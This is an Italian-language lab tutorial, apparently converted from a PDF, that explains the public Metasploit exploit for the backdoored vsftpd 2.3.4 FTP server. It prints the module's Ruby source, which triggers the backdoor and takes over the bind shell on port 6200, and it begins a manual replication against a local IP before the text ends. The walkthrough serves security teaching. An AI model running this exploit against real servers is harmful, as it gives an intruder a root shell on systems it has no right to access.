Codice vsftpd 2.3.4 - Replica Manuale


Codice vsftpd 2.3.4 - Replica Manuale

Esplorazione del Codice dell'Exploit in Metasploit

Avvia Metasploit e carica il modulo dell'exploit:

`msfconsole`

1. Cerca il modulo:
   `search vsftpd_backdoor`



2. Utilizza il modulo:
   `use exploit/unix/ftp/vsftpd_234_backdoor`

3. Esplora il codice:

   Per visualizzare il codice sorgente dell'exploit, utilizza il comando edit (Metasploit ti aprirà l'editor):

   `edit`

Analisi del codice

1. Dichiarazione della Classe `MetasploitModule`:

```
class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::Tcp
```

2. Inizializzazione


```
  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'VSFTPD v2.3.4 Backdoor Command Execution',
      'Description'    => %q{
          This module exploits a malicious backdoor that was added to the       VSFTPD download
          archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
          June 30th 2011 and July 1st 2011 according to the most recent information
          available. This backdoor was removed on July 3rd 2011.
      },
      'Author'         => [ 'hdm', 'MC' ],
      'License'        => MSF_LICENSE,
      'References'     =>
        [
          [ 'OSVDB', '73573'],
          [ 'URL', 'http://pastebin.com/AetT9sS5'],
          [ 'URL', 'http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html' ],
        ],
      'Privileged'     => true,
      'Platform'       => [ 'unix' ],
      'Arch'           => ARCH_CMD,
      'Payload'        =>
        {
          'Space'    => 2000,
          'BadChars' => '',
          'DisableNops' => true,
          'Compat'      =>
            {
              'PayloadType'    => 'cmd_interact',
              'ConnectionType' => 'find'
            }
        },
      'Targets'        =>
        [
          [ 'Automatic', { } ],
        ],
      'DisclosureDate' => '2011-07-03',
      'DefaultTarget' => 0))

    register_options([ Opt::RPORT(21) ])
  end
```

- La **funzione** `initialize` imposta le informazioni del modulo, come il nome, la descrizione, gli autori, i riferimenti, le piattaforme supportate e la configurazione del payload.
- La vulnerabilità sfruttata è legata alla backdoor che si trovava nella versione **vsftpd 2.3.4**.
- `RPORT(21)` è registrato come parametro predefinito per la porta del servizio FTP (porta 21).

3. Funzione `exploit`

Funzione `exploit`:



```
    register_options([ Opt::RPORT(21) ])
  end

  def exploit

    nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
    if nsock
      print_status("The port used by the backdoor bind listener is already open")
      handle_backdoor(nsock)
      return
    end

    # Connect to the FTP service port first
    connect

    banner = sock.get_once(-1, 30).to_s
    print_status("Banner: #{banner.strip}")

    sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:)\r\n")
    resp = sock.get_once(-1, 30).to_s
    print_status("USER: #{resp.strip}")

    if resp =~ /^530 /
      print_error("This server is configured for anonymous only and the backdoor code cannot be reached")
      disconnect
      return
    end

    if resp !~ /^331 /
      print_error("This server did not respond as expected: #{resp.strip}")
      disconnect
      return
    end

    sock.put("PASS #{rand_text_alphanumeric(rand(6)+1)}\r\n")

    # Do not bother reading the response from password, just try the backdoor
    nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
    if nsock
      print_good("Backdoor service has been spawned, handling...")
      handle_backdoor(nsock)
      return
    end

    disconnect

  end
                                                                54,1          72%
```

- `exploit` è la funzione principale che viene eseguita per avviare l'attacco:
  - Prima, tenta di connettersi al **porta 6200** per vedere se la backdoor è già attiva.
  - Se non è attiva, si connette al servizio **FTP sulla porta 21** per tentare di stabilire una connessione e inviare i comandi appropriati.
  - Viene inviato un comando `USER` casuale, seguito da un comando `PASS` (anche casuale) per cercare di "bypassare" la connessione FTP.
  - Se il server risponde correttamente, si tenta di aprire la backdoor sulla **porta 6200**.

4. Funzione `handle_backdoor`:

1. Funzione `handle_backdoor`:

```
  def handle_backdoor(s)

    s.put("id\n")

    r = s.get_once(-1, 5).to_s
    if r !~ /uid=/
      print_error("The service on port 6200 does not appear to be a shell")
      disconnect(s)
      return
    end

    print_good("UID: #{r.strip}")

    s.put("nohup " + payload.encoded + " >/dev/null 2>&1")
    handler(s)
  end
end
~
```

- `handle_backdoor` è la funzione che gestisce la sessione sulla **backdoor**.
  - Dopo aver ottenuto una connessione sulla porta 6200, invia un comando `id` per ottenere l'ID utente del sistema.

- Se il servizio sulla porta 6200 non risponde come una shell, la connessione viene chiusa.
- Se la shell è presente, invia il payload codificato (`payload.encoded`), indirizzando l'output a `/dev/null`.
- Infine, chiama `handler` per gestire la sessione una volta che il payload è stato eseguito.

Replicare l'exploit manualmente

1. Connettersi al server FTP:

Esempio con `ftp`:

`ftp 192.168.1.149`

2. Login al servizio FTP

3. Attivare la backdoor